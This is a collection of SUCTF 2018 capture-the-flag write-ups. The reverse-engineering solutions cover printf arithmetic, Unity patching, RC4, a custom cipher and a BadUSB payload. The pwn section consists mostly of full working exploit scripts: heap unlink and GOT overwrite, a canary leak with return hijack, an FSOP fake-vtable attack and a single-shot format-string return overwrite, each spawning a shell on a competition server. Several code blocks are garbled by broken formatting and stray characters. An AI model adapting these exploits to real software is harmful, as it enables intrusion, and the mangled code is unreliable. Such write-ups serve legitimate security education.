配合上`$`参数，就可以把指定参数设定为宽度，题目中`%1$*2$s`就是将第一个参数以第二个参数的宽度输出。那么，输出完`%1$*2$s`的串之后，当前输出长度即为第二个参数。下面又会再遇到一个`%1$*2$s`，那当前输出长度即为 **2 倍的第二个参数**。接下来每遇到一个这样的格式串，都会**累加**一次当前输出长度。

加上最后的`%20$n`这个格式串，**将累加结果写入最后一个参数**，程序的功能就很明显了。这实际上是一个**线性方程组**的问题，利用`printf`来实现元素的求和。

Z3，启动！

// 然而出题人并没有写脚本，不过参数提取出来，解一下应该很快的吧 = =

`SUCTF{s1mpl3_prin7f_l1near_f0rmulas}`

// 话说一开始想实现一点复杂的运算的，最后时间关系只能选择线性方程组。以后有机会我会探究一下 printf 如何优秀地实现除了加减法以外的运算。

RoughLike 与期末大作业

运行游戏，提示说有 TWO SPELL 帮助你逃出迷宫。 找到 Assembly-CSharp.dll 文件，运行游戏，找到一个和 flag 有关的函数:

```
// Token: 0x06000193 RID: 403 RVA: 0x000110AC File Offset: 0x0000F2AC private void LayoutObjectAtRandom_Flag(List<ItemsType> S3cretArray, int minimum, int maximum) ..... case 5: { vector3 position = this.randomposition(); gameobject tile = s3cretarray[0].tile; unityengine.object.instantiate<gameobject>(tile, position, quaternion.identity); num = 0; continue; }
```

看到这个 s3cretarray 之后，确定方向，要么让这个逻辑执行，要么直接找到这个 s3cretarray[0].tile 对象是啥。这里直接修改逻辑，将两个几乎不可能完成的逻辑修改:

```
case 3: if (GameManager.instance.playerFoodPoints != Decrypt.oro_1(59648)) { num = 5; continue; } return;
```

以及下面这一段。

```
case 6: if (GameManager.instance.defeatedMonster != Decrypt.oro_0(12)) { num = 2; continue; } return;
```

修改逻辑之后，开始游戏就能够捡到一个道具，能够看到 flag 的第二部分:

另一部分在哪儿呢？如果看了 CG 动画的话，应该会知道和 `SPELL` 有关系。搜索 SPELL 找到一个奇怪的内容:

```
this.SPText = GameObject.Find("SPELLText").GetComponent<Text>();
```

然后发现这个地方可能有问题，顺着找到发现还有一处奇怪的逻辑:

```
case 2: GameManager.instance.SPText.enabled = true; num = 36; continue; case 3: if (GameManager.instance.defeatedBoss > Decrypt.oro_1(114)) { num = 34; continue; } goto IL_4FC; ... case 30: if (GameManager.instance.defeatedMonster > Decrypt.oro_0(514)) { num = 2; continue; }
```

这一段逻辑显然也是难以触发的恶臭代码。于是我们这里可以再次修改逻辑（或者直接将 SPText 设置位可见），可以看到第一部分的

flag：

综合两个信息，得到 flag 为: WeLC0mE_70_5uc7F

Python 大法好?!

考点：

python2.7 的 opcode，嵌套 c，RC4 加解密

解题过程：

拿到 opcode，建议自己去写一段代码，然后获取 opcode，进行对比。可能 lambda 那块比较难分析出来。

经过分析，可以得到 a.py。可以看出这是 python 嵌套了 C，主要的加解密过程需要分析库 a 中的函数

IDA 分析 a 文件，发现导出了 a 函数也就是 encrypt 函数，但是没有解密函数，分析加密部分，是简单的 RC4 的实现，百度到 RC4 的实现(百度搜索第一条就是 2333)，是一样的，所以自己对照着加密逻辑，写个类似的解密逻辑。导出 aa 函数。

```c void decrypt(char *k){ FILE* fp1, *fp2; unsigned char key[256] = {0x00}; unsigned char sbox[256] = {0x00}; fp1 = fopen("code.txt","r"); fp2 = fopen("decode.txt","w"); DataEncrypt(k, key, sbox, fp1, fp2); }

extern "C"

{

void a(char *k){ encrypt(k); } void aa(char* k){ decrypt(k); } } ```

最后爆破出 key 在 python 中调用 c 的解密函数即可。

```python

# -- coding:utf-8 --

from ctypes import * from libnum import n2s,s2n import binascii as b

# key="20182018"

def aaaa(key): a=lambda a:b.hexlify(a) return "".join(a(i) for i in key) def aa(key): #jia mi a=cdll.LoadLibrary("./a").a a(key) def aaaaa(a): return s2n(a) def aaa(key): #jie mi a=cdll.LoadLibrary("./a").aa a(key) def brup_key(): i=20182000 while i<100000000: aaa(aaaa(str(i))) data=open("flag.txt","r").read() if "SUCTF" in data: print i break i=i+1 def aaaaaa(): # aa(aaaa(key))#jia mi # aaa(aaaa(key)) #jie mi brup_key() if **name**=="**main**": aaaaaa() key 为 20182018 ```

## Enigma

Enigma，是二战时德国所使用的转轮密码机，因为极其复杂的构造，而被翻译为“隐匿之王”。这道题也是实现了一个密码机，里面有转轮机，线性反馈移位寄存器，换位器等部件，为了增加难度，加法是由一位全加器实现。（然而善于观察的师傅们通过调试应该可以直接看出来）这道题的逆向……思路就是硬怼，从后向前把每一步逆着算出来，最后就可以拿到最初的明文。

附上题目源码：

```cpp
# include
# include
# include
# include
# include
# include
using namespace std;
string buf1; unsigned char buf[40] = {0}; unsigned char buf2[40] = {0xa8, 0x1c, 0xaf, 0xd9, 0x0, 0x6c, 0xac, 0x2, 0x9b, 0x5, 0xe3, 0x68, 0x2f, 0xc7, 0x78, 0x3a, 0x2, 0xbc, 0xbf, 0xb9, 0x4d, 0x1c, 0x7d, 0x6e, 0x31, 0x1b, 0x9b, 0x84, 0xd4, 0x84, 0x0, 0x76, 0x5a, 0x4d, 0x6, 0x75}; bitset<32> buf3(0x5F3759DF); // SUCTF{sm4ll_b1ts_c4n_d0_3v3rythin9!} void bit_add(unsigned char a, unsigned char b, unsigned char c, unsigned char& f, unsigned char& s) { s = a ^ b ^ c; f = (a & c) | (b & c) | (a & b); return; }
```

```
void xor_func(unsigned char a, unsigned char b, unsigned char& s) { s = a ^ b; return; }

void gg_func() { cout << "GG!" << endl; exit(-1); }

unsigned int do_lfsr() { unsigned char new_bit = buf3[31] ^ buf3[7] ^ buf3[5] ^ buf3[3]
^ buf3[2] ^ buf3[0]; buf3 = buf3.to_ulong() >> 1; buf3[31] = new_bit; return
buf3.to_ulong(); }

void bit_shuffle() { bitset<8> t; for (int i = 0; i < 36; i++) { t = buf[i]; for (int j = 0; j < 3;
j++) { t[j] = t[j] ^ t[7-j]; t[7-j] = t[7-j] ^ t[j]; t[j] = t[j] ^ t[7-j]; } buf[i] = t.to_ulong(); }
return; }

void do_xor_lfsr() { unsigned int p = (unsigned int )buf; for (int i = 0; i < 9; i++)
{ xor_func(do_lfsr(), p[i], p[i]); } return; }

void do_wheel() { unsigned char wheel[3][4] = {{49, 98, 147, 196}, {33, 66, 99, 132}, {61,
122, 183, 244}}; int i = 0, j = 0, k = 0; for (int x = 0; x < buf1.length(); x++) { unsigned
char res = 0; unsigned char sf = 0; unsigned char cf = 0; bitset<8> r(buf1[x]); bitset<8>
bs_num(wheel[0][i]); for (int b = 0; b < 8; b++) { bit_add(r[b], bs_num[b], cf, cf, sf); r[b] =
sf; } bs_num = wheel[1][j]; for (int b = 0; b < 8; b++) { bit_add(r[b], bs_num[b], cf, cf, sf);
r[b] = sf; } bs_num = wheel[2][k]; for (int b = 0; b < 8; b++) { bit_add(r[b], bs_num[b], cf,
cf, sf); r[b] = sf; } res = r.to_ulong(); buf[x] = res; i++; if (i == 4) { i = 0; j++; } if (j == 4) { j
= 0; k++; } if (k == 4) { k = 0; } } return; }

int main() { cout << " _ ____" << endl; cout << " / /// / / _/ / _/" << endl; cout << "
\ V / / / / / / / " << endl; cout << " / / |/ / / / / / _/ " << endl; cout << "/__/\_/\/ //
// " << endl; cout << "Input flag: " << endl; cin >> buf1; if (buf1.length() != 36)
{ gg_func(); } do_wheel(); bit_shuffle(); do_xor_lfsr(); if (memcmp(buf, buf2, 36))
{ gg_func(); } else cout << "200 OK!" << endl; return 0; }
```

```

// 不要吐槽辣鸡的实现方式

// 出题人的怨念：这个题作为难题来说还是出简单了，转轮机和反馈寄存器原本是为了产生 One-Time-Pad 而设计的，但在逆向中由于可以多次调试，就变成了简单的多表移位和流式密码，调出偏移就好了。如果有机会应该加入更多坑爹的东西，比如根据上一次结果动态变化的转轮（那还能逆么，pia

# RubberDucky[天枢][选手:Invicsfate]

badusb 的题目，在 HITB2018 上的 hex 就是一道 badusb 的题目，这道题目同理，只是逻辑改变了，先 hex2bin，arduino micro 板子使用的是 atmega32u4，编译器是 arduino avr，在逆向时我选择了 atmega32_L，程序的大致功能就是运行 rundll32 url.dll,0penURL xxxxxxxxxx，从一个 url 上获取数据，我们只要获得这串 url 即可，脚本如下：

```python=

# !/usr/bin/env python2

# *- - coding:utf-8 --*

import string

guess =

[0x25,0x16,0x09,0x07,0x63,0x62,0x68,0x1B,0xf,0x4E,0x12,0x7,0x24,0x1b,0xb,0x61,0x1A,0x17,0x46,0x11,0x6,0x1,0x18,0x1f,0x39,0xd,0x25,0x1b,0x53,0x16,0x9,0x3,0x5F,0x24,0x36,0x30,0x44,0xd,0x14,0x41,0x60,0x08,0x20,0x28,0x36,0x39,0x18,0x37,0x2e,0x49,0x1e,0x01,0x06] cipher = 'MasterMeihasAlargeSecretGardenfortHeTeamSU,canUfindit'

ans = '' for i in range(len(cipher)): tmp = chr((((guess[i]-i%10)&0xff)^ord(cipher[i]))) ans += tmp print ans ```

得到 http://qn-suctf.summershrimp.com/UzNjcmU3R2FSZGVO.zip。

解压得到的程序是一个 pyinstaller 打包的程序，使用 pyinstxtractor 解包，得到其的 pyc 文件，pyc 文件缺失文件头标志和时间戳，补上即可，时间戳可以随意，我是用自己编译 pyc 文件的时间戳，使用 uncompyle2 即可得到 py 文件如下：

```python=

# 2018.05.27 18:53:29 ÖÐ¹ú±ê×¼Ê±¼ä

# Embedded file name: RubberDucky.py

import os import time print '##### # # ##### ' print '# # # # #### ###### #### ##### ###### ##### # # ## ##### ##### ###### # # ' print '# # # # # # # # # # # # # # # # # # # # # # ## # ' print ' ##### # # #### ##### # # # ##### # # #### # # # # # # ##### # # # ' print ' # # # # # # ##### # # # # ###### ##### # # # # # # ' print '# # # # # # # # # # # # # # # # # # # # # # # # ## ' print ' ##### ##### #### ###### #### # # ###### # ##### # # # # ##### ###### # # ' introduction = 'Je suis la garde du jardin' question = 'Donnez-moi FLAG avant de pouvoir y aller' time.sleep(2) os.system('cls') print 'Garde:' + introduction time.sleep(2) print 'Garde:' + question time.sleep(2) flag = '' b = '' cipher = 'YVGQF|1mooH.hXk.SebfQU^WL)J[\\(' flag = raw_input('You:') if len(flag) != 32: print 'It has 32 words' os.system('exit') for i in range(len(flag)): b += chr(ord(flag[i]) + ord(flag[i]) % 4 * 2 - i)

if b == cipher: print 'Garde:' + 'Correct flag! Welcome my friend, Meizijiu Shifu appreciates your visiting here!' else: print 'Garde:' + 'Noooo!Stranger!!Get out!' +++ okay decompyling test.pyc
```

decompiled 1 files: 1 okay, 0 failed, 0 verify failed

2018.05.27 18:53:29

写解密脚本:python=

!/usr/bin/env python2

-- coding:utf-8 --

import string

table = string.printable cipher = 'YVGQF|1mooH.hXk.SebfQU^WL)J[\\(' ans = ''

for group in range(len(cipher)): for ch in table: tmp = ord(ch) + (ord(ch) % 4) * 2 - group

if tmp < 127: if chr(tmp) == cipher[group]: ans += ch break print ans

SUCTF{5tuxN3t_s7arts_from_A_usB}

```

# Pwn

## Heap

pwn-heap:

难度：中等

考点：off by one 技巧的应用、unlink 知识点

漏洞点：在 creat 函数中
```

```
c puts("input your data"); read(0, nbytes_4, (unsigned int)nbytes); strcpy((char *)s, (const char *)nbytes_4);
```

在输入数据时，会先将数据输进临时的堆块中，并且没有在数据末尾加入 00， 而后将数据 strcpy 进新建的堆中。因此，如果数据填满了临时的堆块空间，strcp y 就会把临时块下一块的 size 字段加入数据拷贝到新建的堆中。这样新建堆的下一 个堆就会被改变 size 字段，当是释放被改变 size 的堆时，依据 size 对进行下一个 堆是否占用检查就会出错，合理构造，可以进行 unlink 攻击，而后进行 got 表修改 ，完成 rip 劫持，得到 shell 利用脚本：

```python from zio import * import struct import time

def creat(io,length,payload): io.read_until('3:show') io.writeline('1') io.read_until('input len') io.writeline(str(length)) io.read_until('input your data') io.write(payload)

def delet(io,index): io.read_until('3:show') io.writeline('2') io.read_until('input id') io.writeline(index)

def edit(io,index,payload): io.read_until('3:show') io.writeline('4') io.read_until('input id') io.writeline(index) io.read_until('input your data') io.write(payload)

target=('./test') io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), print_write=COLORED(RAW, 'green')) c2=raw_input("go?")

creat(io,0xa0,'/bin/sh') creat(io,0xa0,'1'*0x10) creat(io,0xa0,'2'*0x10) creat(io,0xa0,'3'*0x10) creat(io,0xb0,'4'*0x10) creat(io,0xa0,'5'*0x10) creat(io,0xa0,'6'*0x10) creat(io,0xa0,'a'*0xa0) creat(io,0xa0,'libc:%13$lx') creat(io,0xa0,'b'*0x10) creat(io,0xa0,'c'*0x10)

delet(io,'5') delet(io,'4') creat(io,0xb8,'8'*0xb8)

edit(io,'7',l64(0x0)+l64(0x91)+l64(0x6020e0)+l64(0x6020e8)+'1'*0x70+l64(0x90)+l64(0x20))

delet(io,'6') edit(io,'7',l64(0x602030)) io.writeline('t')
```

edit(io,'4','\x30\x07\x40\x00\x00\x00') edit(io,'8','1'*0x10) io.read_until('libc:')

test=io.read(12) system=int(test,16)-0x20830+0x45390 print hex(system)

edit(io,'7','\x18\x20\x60') edit(io,'4',l64(system)) io.writeline('t') delet(io,'0') io.interact()

```

## lock

```python from pwn import *

# p = process('./lock2')

p=remote('pwn.suctf.asuri.org',20001) p.recv() p.sendline('123456') p.recvuntil('K ')

k=p.recvuntil('--')[:-2] k=int(k,16) print hex(k) p.recv() p.sendline('aa%7$hhn'+p64(k))

p.sendline('aa%7$hhn'+p64(k+4)) p.sendline('aa%7$hhn'+p64(k+20)) p.recvuntil('The

Pandora Box:')

addr=p.recvuntil('\n')[:-1] print addr addr=int(addr,16) print "pandora:0x%x"%addr

p.sendline('a'*24) p.recvuntil('a'*24+'\n') can = p.recv(7).rjust(8,'\x00') print hex(u64(can))

p.sendline('a'*34+can+'a'*8+p64(addr)) p.interactive()

```

Note

```python

from pwn import *

# libc=ELF('./lib/libc-2.24.so')

# p=process('./note',env={'LD_PRELOAD':'./lib/libc-2.24.so'})

libc=ELF('./libc6_2.24-12ubuntu1_amd64.so')

# p=process('./note',env={'LD_PRELOAD':'./libc6_2.24-12ubuntu1_amd64.so'})

p=remote('pwn.suctf.asuri.org',20003) def add(l,content): p.recvuntil('Choice>>')

p.sendline('1') p.recvuntil('Size:') p.sendline(str(l)) p.recvuntil('Content:')

p.sendline(content)

p.recvuntil('Choice>>') p.sendline('3') p.recvuntil('(yes:1)') p.sendline('1')

p.recvuntil('Choice>>') p.sendline('2') p.recvuntil('Index:') p.sendline('0')

p.recvuntil('Content:') addr=p.recvuntil('\n')[:-1] addr=(u64(addr.ljust(8,'\x00'))) print

hex(addr)

libc_base = addr -3930968#3939160#- 3767128 #3939160 print hex(libc_base)

real_io_list=libc_base+libc.symbols['*IO_list_all'] print hex(real_io_list)*

*real_io_stdin_buf_base=libc_base+libc.symbols['_IO_2_1_stdin*']+0x40

real_system=libc_base+libc.symbols['system']

real_binsh=libc_base+next(libc.search('/bin/sh'),)#0x18AC40

add(0x90-8,'a') raw_input('step1,press any key to continue') add(0x90-

8,'a'*0x80+p64(0)+p64(0xee1)) raw_input('step2,press any key to continue') add(0x1000-*8,'b*'0x80+p64(0)+p64(0x61)+p64(0xddaa)+p64(real_io_list-0x10)) raw_input('step3,press

any key to continue') #do_one(io,0x90-8,'a'*0x10) fake_chunk='\x00*'8+p64(0x61)

fake_chunk+=p64(0xddaa)+p64(real_io_list-0x10)

fake_chunk+=p64(0xffffffffffffff)+p64(0x2)+p64(0)*2+p64( (real_binsh-0x64)/2 )*

*fake_chunk=fake_chunk.ljust(0xa0,'\x00') fake_chunk+=p64(real_system+0x420)*

*fake_chunk=fake_chunk.ljust(0xc0,'\x00') fake_chunk+=p64(1)*

*vtable_addr=libc_base+0x3bc4c0#0x3BE4C0 payload =fake_chunk payload += p64(0)*

*payload += p64(0) payload += p64(vtable_addr) payload += p64(real_system) payload*

*+= p64(2) payload += p64(3) payload += p64(0)*3 # vtable payload += p64(real_system)

add(0x90-8,'c'*0x80+payload ) p.sendline('1') p.sendline('16') p.interactive()

```

Heapprint

I made two challenges for SUCTF this year. I got the ideas when I was exploring linux pwn technique and I want to share them with others. Though the logic of the challenges are extremely easy, the exploitation may be a little hard. Since only two teams solved one of the challenge and nobody solved the other, I decide to write a wp for them. If you like the writeup, follow me on github ^_^

This challenge is about format-string vuln. No leak. Trigger fmt once and get the shell? How is it even possible?

Program info

```
bash [*] '/home/ne0/Desktop/heapprint/heapprint' Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled
```

The logic is still simple:

```
cpp long long d; d=(long long)&d; printf("%d\n",(d>>8)&0xFF); d=0; buffer=(char*)malloc(0x100); read(0,buffer,0x100); snprintf(bss_buf,0x100,buffer); puts("Byebye");
```

Bug
```

Well, fmt obviously.

Exploit

We can only trigger fmt once. As the fmt needs some pointer at the stack, let's take a look in gdb then.

Set a breakpoint at snprintf

```bash [----------code----------] 0x55d16cc14a85: mov esi,0x100 0x55d16cc14a8a: lea rdi,[rip+0x2005cf] # 0x55d16ce15060 0x55d16cc14a91: mov eax,0x0 => 0x55d16cc14a96: call 0x55d16cc14838 [----------stack----------] 0000| 0x7ffc6b683860 --> 0x0 0008| 0x7ffc6b683868 --> 0xe99930963f8b8e00 0016| 0x7ffc6b683870 --> 0x55d16cc14ad0 (push r15) 0024| 0x7ffc6b683878 --> 0x7f8cf2942830 (<__libc_start_main+240>: mov edi,eax) 0032| 0x7ffc6b683880 --> 0x1 0040| 0x7ffc6b683888 --> 0x7ffc6b683958 --> 0x7ffc6b684fc0 ("./heapprint") 0048| 0x7ffc6b683890 --> 0x1f2f11ca0 ..... 0144| 0x7ffc6b6838f0 --> 0x0 0152| 0x7ffc6b6838f8 --> 0x7ffc6b683968 --> 0x7ffc6b684fcc ("MYVIMRC=/home/ne0/.vimrc") 0160| 0x7ffc6b683900 --> 0x7f8cf2f13168 --> 0x55d16cc14000 --> 0x10102464c457f 0168| 0x7ffc6b683908 --> 0x7f8cf2cfc7cb (<_dl_init+139>: jmp 0x7f8cf2cfc7a0 <_dl_init+96>) ..... 0232| 0x7ffc6b683948 --> 0x1c 0240| 0x7ffc6b683950 --> 0x1 0248| 0x7ffc6b683958 --> 0x7ffc6b684fc0 ("./heapprint")
```

Well, we find a pointer to pointer at `0x40`. So it's easy to come up with the idea that try to modify the pointer at `0248` to be `0x7ffc6b683878`, which pointers to the return address of main. Then modify it to be one gadget to get the shell.

Easier said than done. Let's try solving it. To better demonstrate the poc, I will turn off aslr in gdb(Otherwise we will need to bruteforce 4 bit to correctly locate the address of return address)

```bash
# payload="%55928d%9$hn", 55928=0xda78
[----------------------------------code----------------------------------] => 0x555555554a96: call 0x555555554838 0x555555554a9b: lea rdi,[rip+0xb6] # 0x555555554b58 0x555555554aa2: call 0x555555554820 Guessed arguments: arg[0]: 0x555555755060 --> 0x0 arg[1]: 0x100 arg[2]: 0x555555756010 ("%55928d%9$hn\n") [----------------------------------stack----------------------------------] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 --> 0x8879fe5d03add800 0016| 0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024| 0x7fffffffda78 --> 0x2aaaaacf3830 (<__libc_start_main+240>: mov edi,eax) 0032| 0x7fffffffda80 --> 0x1 0040| 0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffdf44 ("./heapprint") ..... 0240| 0x7fffffffdb50 --> 0x1 0248| 0x7fffffffdb58 --> 0x7fffffffdf44 ("./heapprint")
[----------------------------------code----------------------------------] 0x555555554a8a: lea rdi,[rip+0x2005cf] # 0x555555755060 0x555555554a91: mov eax,0x0 0x555555554a96: call 0x555555554838 => 0x555555554a9b: lea rdi,[rip+0xb6] # 0x555555554b58 [----------------------------------stack----------------------------------] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 --> 0x8879fe5d03add800 0016| 0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024| 0x7fffffffda78 --> 0x2aaaaacf3830
```

(<**libc_start_main+240>: mov edi,eax) 0032| 0x7fffffffda80 --> 0x1 0040|**

0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffda78 --> 0x2aaaaacf3830

(<libc_start_main+240>: mov edi,eax) ..... 0240| 0x7fffffffdb50 --> 0x1 0248|

0x7fffffffdb58 --> 0x7fffffffda78 --> 0x2aaaaacf3830 (<__libc_start_main+240>: mov

edi,eax)

```

Seems working!

Now modify the return address.

```bash

# payload="%55928d%9$hn%35$n",

# 55928=0xda78

[----------------------------------code-----------------------------------] =>

0x555555554a96: call 0x555555554838 0x555555554a9b: lea rdi,[rip+0xb6] #

0x555555554b58 0x555555554aa2: call 0x555555554820 Guessed arguments: arg[0]:

0x555555755060 --> 0x0 arg[1]: 0x100 arg[2]: 0x555555756010

("%55928d%9$hn%35$n\n") [----------------------------------stack-------------------------

--------------] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 --> 0x8879fe5d03add800

0016| 0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024| 0x7fffffffda78 -->

0x2aaaaacf3830 (<__libc_start_main+240>: mov edi,eax) 0032| 0x7fffffffda80 --> 0x1

0040| 0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffdf44 ("./heapprint") ..... 0240|

0x7fffffffdb50 --> 0x1 0248| 0x7fffffffdb58 --> 0x7fffffffdf44 ("./heapprint")

[----------code----------]

0x555555554a8a: lea rdi,[rip+0x2005cf] # 0x555555755060 0x555555554a91: mov eax,0x0 0x555555554a96: call 0x555555554838 => 0x555555554a9b: lea rdi,[rip+0xb6] # 0x555555554b58 [----------stack----------] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 --> 0x8879fe5d03add800 0016| 0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024| 0x7fffffffda78 --> 0x2aaaaacf3830 (<**libc_start_main+240>: mov edi,eax) 0032| 0x7fffffffda80 --> 0x1 0040| 0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffda78 --> 0x2aaaaacf3830 (**<libc_start_main+240>: mov edi,eax) ..... 0240| 0x7fffffffdb50 --> 0x1 0248| 0x7fffffffdb58 --> 0x7fffffffda78 --> 0x2aaaaacf3830 (<__libc_start_main+240>: mov edi,eax)

gdb-peda$ telescope 0x7fffffffdf44 0000| 0x7fffffffdf44 --> 0x727070610000da78 0008| 0x7fffffffdf4c --> 0x4956594d00746e69 ('int')

```

?? The return address is still the same,but content at `0x7fffffffdf44` has been changed! It seems that when the snprintf process `%35$n`, it still uses the old value `0x7fffffffdf44` but not the new value `0x7fffffffda78`.

So what do we do now? Well, you can read the source of glibc, or you can try the following payload.

```bash

payload="%c%c%c%c%c%c%c%c%55921d%hn%35$n", 55928=0xda78

```
[----------------------------------code-----------------------------------] =>
0x555555554a96: call 0x555555554838 0x555555554a9b: lea rdi,[rip+0xb6] #
0x555555554b58 0x555555554aa2: call 0x555555554820 Guessed arguments: arg[0]:
0x555555755060 --> 0x0 arg[1]: 0x100 arg[2]: 0x555555756010
("%c%c%c%c%c%c%c%55921d%hn%35$n\n") [----------------------------------stack---
-------------------------------] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 -->
0x8879fe5d03add800 0016| 0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024|
0x7fffffffda78 --> 0x2aaaaacf3830 (<__libc_start_main+240>: mov edi,eax) 0032|
0x7fffffffda80 --> 0x1 0040| 0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffdf44
("./heapprint") ..... 0240| 0x7fffffffdb50 --> 0x1 0248| 0x7fffffffdb58 --> 0x7fffffffdf44
("./heapprint")
[----------------------------------code-----------------------------------]
0x555555554a8a: lea rdi,[rip+0x2005cf] # 0x555555755060 0x555555554a91: mov
eax,0x0 0x555555554a96: call 0x555555554838 => 0x555555554a9b: lea rdi,[rip+0xb6] #
0x555555554b58 [----------------------------------stack-----------------------------------
-] 0000| 0x7fffffffda60 --> 0x0 0008| 0x7fffffffda68 --> 0x68a91f9995c84b00 0016|
0x7fffffffda70 --> 0x555555554ad0 (push r15) 0024| 0x7fffffffda78 --> 0x2aaa0000da78
0032| 0x7fffffffda80 --> 0x1 0040| 0x7fffffffda88 --> 0x7fffffffdb58 --> 0x7fffffffda78 -->
0x2aaa0000da78
0240| 0x7fffffffdb50 --> 0x1 0248| 0x7fffffffdb58 --> 0x7fffffffda78 --> 0x2aaa0000da78
gdb-peda$ telescope 0x7fffffffdf44 0000| 0x7fffffffdf44 ("./heapprint") 0008|
0x7fffffffdf4c --> 0x4956594d00746e69 ('int')
```

Wow, we successfully changed the return value of main!!! It seems that when snprintf processes the format with `$` and those without `$` independently. If you want more details, RTFSC.

But we don't know the address of libc, so if we want to change the return address to be one gadget, we need to brute force 12 bit, plus 4 bit to guess the stack ,we have to brute force 16 bits!

Luckily, we don't need to. In format-string processing, we have a special symbol `*`. What's its usage? Ask google.

With all these combined, we can get shell by bruteforce 5 bits, which is totally acceptable.

The Final

```python from pwn import *

remote_addr="pwn.suctf.asuri.org" remote_port=20000

p=remote(remote_addr,remote_port)

offset=int(p.recvline().strip('\n')) offset=(offset<<8)+0x18 offset2=0xd0917

payload='%c'*7+'%'+str(offset-arg)+'d%hn'+'%c'*23+'%'+str(offset2-offset-23)+'d%*7$d%n' p.sendline(payload) p.interactive()

```

Noend

This is a heap challenge. When I was playing the heap one day, I found that if you malloc a extremely large size that ptmalloc can't handle, it would alloc and use another arena afterward. And this is where the challenge comes from.

Program info

Let's take a look in the program

```bash [*] '/home/ne0/Desktop/suctf/noend/noend' Arch: amd64-64-little RELRO: Full

RELRO Stack: No canary found NX: NX enabled PIE: PIE enabled

```

and the main logic of the program is

```cpp char* s; char buf[0x20]; unsigned long long len; Init();

```
```
while(1){
    memset(buf,0,0x20);
    read(0,buf,0x20-1);
    len=strtoll(buf,NULL,10);
    s=(char*)malloc(len);
    read(0,s,len);
    s[len-1]=0;
    write(1,s,len&0xFFFF);
    write(1,"\n",1);
    if(len<0x80)
    free(s);
}
return 0;
```

```

You can endless alloc a chunk with arbitrary size, but after you write something into it ,it gets freed if its size is less than 0x80. So most of the heap pwning techniques don't work here as you can have only one chunk allocated.

## Bug
```

Seems no bug at the first glance. But take a deeper look at the following code.

```
cpp s=(char*)malloc(len); read(0,s,len); s[len-1]=0;
```

It doesn't check the status of malloc. If the malloc fails due to some reason, `s[len-1]=0` is equal to `*(char*)(len-1)=0`, which means we can write a `\x00` to almost arbitrary address.

Exploit

The leak is easy, and I will skip that part.

Suppose now we have the address of libc `libc_base` and heap `heap_base`, what do we do next?

The first idea that comes to me is `house of force` --- by partial overwrite a `\x00` to the top chunk ptr. But after we do that ,we find that the main arena seems not working anymore..

Here's a useful POC:

```
cpp int main(){ printf("Before:\n"); printf("%p\n",malloc(0x40)); printf("Mallco
failed:%p\n",malloc(-1)); printf("After:\n"); printf("%p\n",malloc(0x40)); return
0; }
bash Before: 0xee7420 Mallco failed:(nil) After: 0x7fb7b00008c0
```

The pointer malloc returns is `0x7fb7b00008c0` ??!

You can read the source of glibc for more details. In a word, when you malloc a size that the main arena can't handle, malloc will try to use another arena. And later allocations will all be handled by the arena. The insteresting part is that, after you switch the arena, if you malloc a extremely big size again, the arena will not change anymore! That means we can partial overwrite the top chunk pointer of this arena and use `house of force`!

A little debugging after leak the address of another arena (in this case `0x7f167c000020`)

Almost same as main arena

```
bash gdb-peda$ telescope 0x7f167c000020 100 0000| 0x7f167c000020 --> 0x200000000
0008| 0x7f167c000028 --> 0x0 0016| 0x7f167c000030 --> 0x0 0024| 0x7f167c000038 -->
0x0 0032| 0x7f167c000040 --> 0x0 0040| 0x7f167c000048 --> 0x0 0048| 0x7f167c000050 -
-> 0x7f167c0008b0 --> 0x0 0056| 0x7f167c000058 --> 0x0 0064| 0x7f167c000060 --> 0x0
0072| 0x7f167c000068 --> 0x0 0080| 0x7f167c000070 --> 0x0 0088| 0x7f167c000078 -->
0x7f167c000920 --> 0x0 0096| 0x7f167c000080 --> 0x0 0104| 0x7f167c000088 -->
0x7f167c000078 --> 0x7f167c000920 --> 0x0 0112| 0x7f167c000090 --> 0x7f167c000078 -
-> 0x7f167c000920 --> 0x0 0120| 0x7f167c000098 --> 0x7f167c000088 --> 0x7f167c000078
--> 0x7f167c000920 --> 0x0 0128| 0x7f167c0000a0 --> 0x7f167c000088 -->
0x7f167c000078 --> 0x7f167c000920 --> 0x0 ..............
```

Write the top chunk pointer

```bash gdb-peda$ telescope 0x7f167c000020 100 0000| 0x7f167c000020 -->

0x200000000 0008| 0x7f167c000028 --> 0x7f167c0008b0 --> 0x0 0016| 0x7f167c000030

--> 0x0 0024| 0x7f167c000038 --> 0x0 0032| 0x7f167c000040 --> 0x0 0040|

0x7f167c000048 --> 0x0 0048| 0x7f167c000050 --> 0x0 0056| 0x7f167c000058 --> 0x0

0064| 0x7f167c000060 --> 0x0 0072| 0x7f167c000068 --> 0x0 0080| 0x7f167c000070 -->

0x0 0088| 0x7f167c000078 --> 0x7f167c000a00 --> 0x7f168bfa729a 0096|

0x7f167c000080 --> 0x7f167c0008d0 --> 0x0 0104| 0x7f167c000088 -->

0x7f167c0008d0 --> 0x0 0112| 0x7f167c000090 --> 0x7f167c0008d0 --> 0x0 0120|

0x7f167c000098 --> 0x7f167c000088 --> 0x7f167c0008d0 --> 0x0 0128|

0x7f167c0000a0 --> 0x7f167c000088 --> 0x7f167c0008d0 --> 0x0 ....

gdb-peda$ telescope 0x7f167c000a00 0000| 0x7f167c000a00 --> 0x7f168bfa729a 0008|

0x7f167c000a08 --> 0x7f168bfa729a 0016| 0x7f167c000a10 --> 0x7f168bfa729a 0024|

0x7f167c000a18 --> 0x7f168bfa729a ```
```

You can see that instead of size `0xFFFFFFFFFFFFFFF`, I fake the size to be `0x7f168bfa729a`.

